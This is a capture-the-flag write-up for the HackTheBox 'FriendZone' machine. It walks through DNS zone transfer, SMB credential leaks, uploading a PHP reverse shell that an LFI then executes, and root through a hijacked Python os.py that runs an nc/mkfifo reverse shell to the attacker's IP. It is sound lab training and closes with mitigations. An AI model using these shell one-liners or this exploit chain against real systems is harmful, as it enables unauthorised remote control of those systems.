Synopsis
FriendZone is an enumeration-heavy Linux box. Anonymous SMB shares leak admin credentials, and a DNS zone transfer discovers hidden virtual hosts. One vhost’s admin panel has an LFI; combined with a writable SMB share, it turns into RCE. A MySQL config then leaks SSH credentials for friend, and root comes from a Python library hijack of a script run by root.
- IP:
10.10.10.123· Domain:friendzone.red
Recon
nmap -sC -sV -sT -Pn 10.10.10.123 -oA nmap-scan
# 21 ftp, 22 ssh, 53 dns, 80/443 http, 139/445 smb (Samba, Ubuntu)
Enumeration — DNS zone transfer
The DNS server allows a zone transfer, revealing sub-domains:
dig axfr friendzone.red @10.10.10.123
# administrator1.friendzone.red, hr.friendzone.red, uploads.friendzone.red
Enumeration — SMB shares
smbmap shows a readable general share and a writable Development share; general holds credentials:
smbmap -H 10.10.10.123
smbclient //10.10.10.123/general -N -c 'get creds.txt'
# admin : WORKWORKHhallelujah@#
Foothold — LFI + writable share → RCE
Log into the admin panel at https://administrator1.friendzone.red/ with the SMB creds:

The dashboard’s pagename parameter is vulnerable to LFI. Upload a PHP reverse shell to the writable Development share (mapped to /etc/Development), then include it:
smbclient //10.10.10.123/Development -N -c 'put shell.php'
# .../dashboard.php?image_id=x.jpg&pagename=/etc/Development/shell
A MySQL config leaks SSH credentials, reused for friend:
www-data@FriendZone:/$ cat /var/www/mysql_data.conf
db_user=friend   db_pass=Agpyu12!0.213$
ssh [email protected]          # -> cat ~/user.txt  (flag — redacted)
Privilege escalation — Python library hijack
/opt/reporter.py runs as root (cron) and does import os. The system’s /usr/lib/python2.7/os.py is writable, so hijack it:
echo "os.system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.18 9999 >/tmp/f')" >> /usr/lib/python2.7/os.py
# catch root:  nc -lnvp 9999   ->   cat /root/root.txt   (flag — redacted)
Takeaways & mitigation
- Restrict DNS zone transfers to trusted secondaries only.
- Don’t leave SMB shares world-writable or storing credentials.
- Fix the LFI, and make sure library paths aren’t writable — a writable
os.pyis instant root.